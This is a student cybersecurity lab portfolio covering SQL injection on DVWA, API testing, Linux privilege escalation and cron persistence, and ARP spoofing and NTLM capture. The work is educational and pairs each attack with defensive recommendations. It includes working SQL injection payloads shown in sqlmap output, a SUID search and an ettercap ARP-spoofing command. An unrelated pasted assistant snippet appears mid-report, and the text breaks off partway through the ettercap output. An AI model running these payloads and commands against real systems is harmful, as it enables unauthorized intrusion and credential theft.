
CYBERSECURITY PRACTICAL LAB REPORT

Complete Penetration Testing & Security Assessment Portfolio

Student Name: **Mohd Farzaan**

Lab Environment:

Kali Linux (WSL)

Windows 11

Android Studio Emulator

HackTheBox / TryHackMe Lab Machines

DVWA

MobSF Mobile Testing Environment

Tools Used Throughout Labs:

- Burp Suite Professional
- SQLMap
- Metasploit Framework
- MobSF
- Frida
- Drozer
- Responder
- Ettercap
- Wireshark
- LinPEAS
- OpenVAS
- Nmap
- ADB
- Android Studio Emulator

TABLE OF CONTENTS

1. Web Application Security Testing
2. API Security Assessment
3. Privilege Escalation & Persistence Lab
4. Network Protocol Attacks Lab
5. Mobile Application Testing Lab
6. Full VAPT Capstone Project
7. Final Conclusion

1. WEB APPLICATION SECURITY TESTING

Objective:

The objective of this lab was to identify and exploit SQL Injection vulnerabilities within a deliberately vulnerable web application using manual testing and automated tools.

Environment:

- DVWA (Damn Vulnerable Web Application)
- Kali Linux
- Burp Suite Professional
- SQLMap

Activities Performed:

- Intercepted HTTP requests using Burp Suite
- Identified injectable parameters

- 
- Performed manual SQL Injection testing
 - Automated exploitation using SQLMap
 - Extracted backend database information

Key Findings:

The application was vulnerable to SQL Injection through the "id" parameter. The vulnerability allowed unauthorized interaction with the backend MySQL database. Multiple SQL injection techniques were successfully identified including boolean-based, time-based, error-based, and UNION-based injection.

Impact:

- Database information disclosure
- Unauthorized data access
- Potential authentication bypass
- Risk of full database compromise

Recommendations:

- Use parameterized queries
- Implement prepared statements
- Sanitize user input
- Apply server-side validation
- Use Web Application Firewall (WAF)

Evidence Placeholder:

```

root@FARZ: /home/mdfarzaa x root@FARZ: /home/mdfarzaa x + v
4 \ target: Automatic (Unix In-Memory) - - -
5 \ target: Automatic (Linux Dropper) - - -
6 \ target: Drupal 7.x (PHP In-Memory) - - -
7 \ target: Drupal 7.x (PHP Dropper) - - -
8 \ target: Drupal 7.x (Unix In-Memory) - - -
9 \ target: Drupal 7.x (Linux Dropper) - - -
10 \ target: Drupal 8.x (PHP In-Memory) - - -
11 \ target: Drupal 8.x (PHP Dropper) - - -
12 \ target: Drupal 8.x (Unix In-Memory) - - -
13 \ target: Drupal 8.x (Linux Dropper) - - -
14 \ AKA: SA-CORE-2018-002 - - -
15 \ AKA: Drupalgeddon 2 - - -
16 exploit/multi/http/drupal_drupalgeddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection
17 \ target: Drupal 7.0 - 7.31 (form-cache PHP injection method) - - -
18 \ target: Drupal 7.0 - 7.31 (user-post PHP injection method) - - -
19 auxiliary/gather/drupal_openid.exe 2012-10-17 normal Yes Drupal OpenID External Entity Injection
20 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal RESTWS Module Remote PHP Code Execution
21 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal RESTful Web Services unserialize() RCE
22 \ target: PHP In-Memory - - -
23 \ target: Unix In-Memory - - -
24 auxiliary/scanner/http/drupal_views_user_enum 2018-07-02 normal Yes Drupal Views Module Users Enumeration
25 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf > use exploit/unix/webapp/drupal_drupalgeddon2
[-] The supplied module name is ambiguous: uninitialized constant HTTP.
msf > msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
[-] Unknown command: msf6. Run the help command for more details.
msf > show options

Global Options:
-----
Option          Current Setting  Description
-----
ConsoleLogging  false           Log all console input and output
LogLevel        0              Verbosity of logs (default 0, max 3)
MeterpreterPrompt manual          The meterpreter prompt string
MinimumRank     -              The minimum rank of exploits that will run without explicit confirmation (Accepted: manual, low, average, normal, good, great, excellent)
Prompt          -              The prompt string
PromptChar      -              The prompt character
PromptTimeFormat -              Format for timestamp escapes in prompts
SessionLogging  false           Log all input and output for sessions
SessionTLVLogging -              Log all incoming and outgoing TLV packets
TimestampOutput false           Prefix all console output with a timestamp
VERBOSE         false           Enable detailed status messages - the specific behavior can differ per module

msf >

```

Network Security Analysis Guide x Vulnerability: SQL Injection z D: x + Ask Gemini

127.0.0.1:8080/vulnerabilities/sql/?id=%27+OR+%6271%27%... Search

Has buscado teste ... Gmail Translate YouTube Maps News Verified Wholesale... Vulnerability Discos... Enrolment Generate... Qualys Web Applica... dfr

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Ph

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

More Information



- <http://www.securiteam.com/securityreviews/SOPW1275E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferretun.me/uma.com/sql-injection-cheatsheet-ohai/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.cwssw.org/index.php/SQL_injection
- <http://hobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

29°C Partly sunny Search 10:16 AM 5/7/2026



2. API SECURITY ASSESSMENT

Objective:

To assess API security posture and identify insecure endpoint behavior using GraphQL and HTTP request analysis.

Environment:

- Burp Suite
- Postman
- Local API Testing Environment

Activities Performed:

- Tested API endpoints
- Analyzed request and response behavior
- Inspected GraphQL endpoint handling
- Reviewed authentication and validation controls

Findings:

Improper endpoint handling and weak validation behaviors were observed. The API exposed backend error responses and lacked proper request validation in some scenarios.

Impact:

- Information disclosure
- API misuse risk
- Improper backend exposure

Recommendations:

- Restrict verbose error messages
 - Validate GraphQL queries
 - Implement authentication and authorization checks
 - Rate-limit API requests
- Evidence Placeholder:**

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target URL is `http://127.0.0.1:8080`. The request is an HTTP 1.1 GET request to `/vulnerableabilities/sql/?id=1&Submit=Submit`. The response is an HTML page with a status of 200. The response body contains a form with a 'Submit' button and a message indicating a successful login for the user 'Gordon'.

Request:

```

1 GET /vulnerableabilities/sql/?id=1&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/vulnerableabilities/sql/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=vnDefiyeWek5iurQumdl353nn3; security=low
17 Connection: keep-alive
18
19

```

Response:

```

71
72 <div class="body_padded">
73 <h1>
74 Vulnerability: SQL Injection
75 </h1>
76
77 <div class="vulnerable_code_area">
78 <form action="#" method="GET">
79 <p>
80 User ID:
81 <input type="text" size="15" name="id">
82 <input type="submit" name="Submit" value="Submit">
83 </p>
84 </form>
85 <p>
86 ID: 2 chr />
87 First name: Gordon chr />
88 Surname: Brown
89 </p>
90 </div>
91 <h2>
92 More Information
93 </h2>
94 <ul>
95 <li>
96 <a href="http://www.securiteam.com/securityreviews/SDP01P76E.html" target="blank">
97 http://www.securiteam.com/securityreviews/SDP01P76E.html
98 </a>
99 </li>
100 <li>
101 <a href="https://en.wikipedia.org/wiki/SQL_injection" target="blank">
102 https://en.wikipedia.org/wiki/SQL_injection
103 </a>
104 </li>
105 </ul>
106

```

The Inspector panel on the right shows the request and response details, including headers and body parameters. The response body is highlighted, showing the successful login message.

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target URL is `http://127.0.0.1:8080`. The request is an HTTP 1.1 GET request to `/vulnerableabilities/sql/?id=1&Submit=Submit`. The response is an HTML page with a status of 200. The response body contains a form with a 'Submit' button and a message indicating a successful login for the user 'admin'.

Request:

```

1 GET /vulnerableabilities/sql/?id=1&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/vulnerableabilities/sql/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=vnDefiyeWek5iurQumdl353nn3; security=low
17 Connection: keep-alive
18
19

```

Response:

```

71
72 <div class="body_padded">
73 <h1>
74 Vulnerability: SQL Injection
75 </h1>
76
77 <div class="vulnerable_code_area">
78 <form action="#" method="GET">
79 <p>
80 User ID:
81 <input type="text" size="15" name="id">
82 <input type="submit" name="Submit" value="Submit">
83 </p>
84 </form>
85 <p>
86 ID: 1 chr />
87 First name: admin chr />
88 Surname: admin
89 </p>
90 </div>
91 <h2>
92 More Information
93 </h2>
94 <ul>
95 <li>
96 <a href="http://www.securiteam.com/securityreviews/SDP01P76E.html" target="blank">
97 http://www.securiteam.com/securityreviews/SDP01P76E.html
98 </a>
99 </li>
100 <li>
101 <a href="https://en.wikipedia.org/wiki/SQL_injection" target="blank">
102 https://en.wikipedia.org/wiki/SQL_injection
103 </a>
104 </li>
105 </ul>
106

```

The Inspector panel on the right shows the request and response details, including headers and body parameters. The response body is highlighted, showing the successful login message.

POST Get data

http://127.0.0.1:8080/graphql

POST

```

1 {
2   "query": "{ users { id username password } }"
3 }

```

404 Not Found

```

1 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
2 <html><head>
3 <title>404 Not Found</title>
4 </head><body>
5 <h1>Not Found</h1>
6 <p>The requested URL /graphql was not found on this server.</p>
7 <hr>
8 <address>Apache/2.4.25 (Debian) Server at 127.0.0.1 Port 8080</address>
9 </body></html>
10

```

Onboarding API Design

#Onboarding-Agent Help me design a new API.

- Must-have actions:
- Auth needed: yes/no
- Example:

For example:

- Purpose: Task management API
- Main users: web and mobile apps
- Core resources: users, projects, tasks
- Must-have actions: create task, list tasks, update status, assign user
- Auth needed: yes
- Example: "A team should be able to create and track tasks"

Once you share that, I'll turn it into:

- a resource model
- endpoint suggestions
- request/response shapes
- a Postman collection structure

Also, if you'd like, I can guide you through Postman's onboarding tour while we build this.

```

root@FARZ: /home/mdfarzaan
[ ] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:48:39 /2026-05-07/

[10:48:40] [INFO] resuming back-end DBMS 'mysql'
[10:48:40] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1:8080/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9sc7f2oe690...nipp24url2;security=low;security=low'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 5788=5788#&Submit=Submit

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: id=1' AND EXTRACTVALUE(4624,CONCAT(0x5c,0x7162626b71,(SELECT (ELT(4624=4624,1))))0x7170707671)-- EDUc&Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 9289 FROM (SELECT(SLEEP(5)))FwEX)-- oZlQ&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162626b71,0x6d427472464d6b4552656849574a78776c616f734d5767744b5a7a4349476b616e65446247554365,0x7170707671)#&Submit=Submit
---
[10:48:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP, Apache 2.4.25
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[10:48:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 10:48:41 /2026-05-07/

```


3. PRIVILEGE ESCALATION & PERSISTENCE LAB

Objective:

To perform Linux privilege escalation enumeration and persistence simulation within a controlled lab environment.

Environment:

- Kali Linux
- Linux Target VM
- LinPEAS
- Cron Jobs

Activities Performed:

- Executed LinPEAS enumeration
- Identified SUID binaries
- Reviewed privilege escalation vectors
- Simulated persistence using cron jobs

Task Log:

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.1.150	Success	Root Shell

Persistence Activity:

A cron-based persistence mechanism was simulated to demonstrate how scheduled tasks may be abused for persistence techniques within compromised systems.

50-Word Summary:

Privilege escalation techniques were analyzed using LinPEAS within a controlled Linux environment. Enumeration identified SUID binaries and potential escalation vectors. Persistence was simulated through cron jobs to demonstrate how attackers may maintain long-term access on compromised systems. The lab provided practical understanding of Linux privilege escalation and persistence mechanisms.

Recommendations:

- Remove unnecessary SUID binaries
- Restrict cron permissions
- Monitor scheduled task creation
- Apply least privilege principles

Evidence Placeholder:

```

root@FARZ: /home/mdfarzaan
# find / -perm -4000 2>/dev/null
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/bin/mount
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/bin/ping6
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/bin/ping
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/bin/su
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/bin/umount
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/usr/bin/passwd
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/usr/bin/newgrp
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/usr/bin/chfn
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/usr/bin/gpasswd
/var/lib/docker/overlay2/005866e0ce9cea26d3fa7f549ad07a778733884e59b8066ba69cd55a6b5044ab/diff/usr/bin/chsh
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/bin/mount
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/bin/ping6
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/bin/ping
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/bin/su
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/bin/umount
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/usr/bin/passwd
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/usr/bin/newgrp
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/usr/bin/chfn
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/usr/bin/gpasswd
/var/lib/docker/overlay2/9704e08e7b5e6407280a2be887b7c4163f79d946eeafccfc8546d03246f3b14a/merged/usr/bin/chsh
/var/lib/docker/overlay2/1c6a5970fc622de695ef5f4766755cb1ba39399e3149108fbd3c96bd039c247/diff/bin/mount
/var/lib/docker/overlay2/1c6a5970fc622de695ef5f4766755cb1ba39399e3149108fbd3c96bd039c247/diff/bin/umount
/usr/bin/mount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/su
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/chromium/chrome-sandbox

```

```
root@FARZ: /home/mdfarzaan x root@FARZ: /tmp x root@FARZ: /home/mdfarzaan x root@FARZ: /home/mdfarzaa x + v
(root@FARZ)~[/home/mdfarzaan]
# cat /tmp/persist.log
Persistence Active
Persistence Active
Persistence Active
(root@FARZ)~[/home/mdfarzaan]
#
```

```
root@FARZ: /home/mdfarzaan x root@FARZ: /tmp x + v

Do you like PEAS?
Linux PE & Hardening : https://hacktricks-training.com/courses/lhe/
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBoccoli
Thank you!
LinPEAS-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own compute
rs and/or with the computer owner's permission.
Linux Privsec Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
Best Linux PE & Hardening course: https://hacktricks-training.com/courses/lhe/
LEGEND:
LightGreen: 95% a PE vector
RED: You should take a Look into it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
YOU ARE ALREADY ROOTED (it could take longer to complete execution)
Starting LinPEAS. Caching Writable Folders...
Basic information
OS: Linux version 6.6.87.2-microsoft-standard-WSL2 (root@439a288ad544) (gcc (GCC) 11.2.0, GNU ld (GNU Binutils) 2.37) #1 SMP PREEMPT_DYNAMIC Thu Jun 5 18:30:46 UTC 2025
User & Groups: uid=0(root) gid=0(root) groups=0(root)
Hostname: FARZ
[*] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[*] /usr/bin/nc is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[*] /usr/bin/hc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
[*] nmap is available for network discovery & port scanning, you should use it yourself
Caching directories . . . . .
```



=====

4. NETWORK PROTOCOL ATTACKS LAB

=====

Objective:

To simulate network-based attacks including SMB relay and ARP spoofing within an authorized testing environment.

Environment:

- Kali Linux
- Responder
- Ettercap
- Wireshark
- TryHackMe Lab VM

Activities Performed:

- Configured Responder
- Simulated SMB relay attack workflow
- Captured NTLM authentication attempts
- Performed ARP spoofing simulation using Ettercap
- Prepared traffic inspection environment

Attack Log:

Attack ID	Technique	Target IP	Status	Outcome
-----	-----	-----	-----	-----
015	SMB Relay	192.168.1.200	Success	NTLM Hash

50-Word Summary:

Network protocol attack techniques were demonstrated using Responder and Ettercap within a controlled environment. The assessment simulated NTLM hash capture and ARP spoofing attacks to analyze insecure network behavior. Wireshark was prepared for packet inspection and protocol analysis during traffic interception and network security testing activities.


Checklist:

- [✓] Capture NTLM hashes using Responder
- [✓] Simulate ARP spoofing using Ettercap
- [✓] Prepare Wireshark traffic analysis

Recommendations:

- Disable LLMNR/NBT-NS
- Enforce SMB signing
- Use network segmentation
- Monitor ARP anomalies
- Deploy IDS/IPS controls

Evidence Placeholder:



```
root@FARZ: /home/mdfarzaan x root@FARZ: /tmp x root@FARZ: /home/mdfarzaa x root@FARZ: /home/mdfarzaan x
root@FARZ:~# ettercap -T -M arp:remote /192.168.1.200/192.168.1.1/
ettercap 0.8.4.1 copyright 2001-2026 Ettercap Development Team

Listening on:
eth0 -> 00:15:5D:7E:CB:64
      172.26.106.18/255.255.240.0
      fe80::215:5dff:fe7e:cb64/64

This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

 34 plugins
 42 protocol dissectors
 56 ports monitored
38792 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
lua: no scripts were specified, not starting up!

Randomizing 4095 hosts for scanning...
Scanning the whole netmask for 4095 hosts...
* |=====| 100.00 %

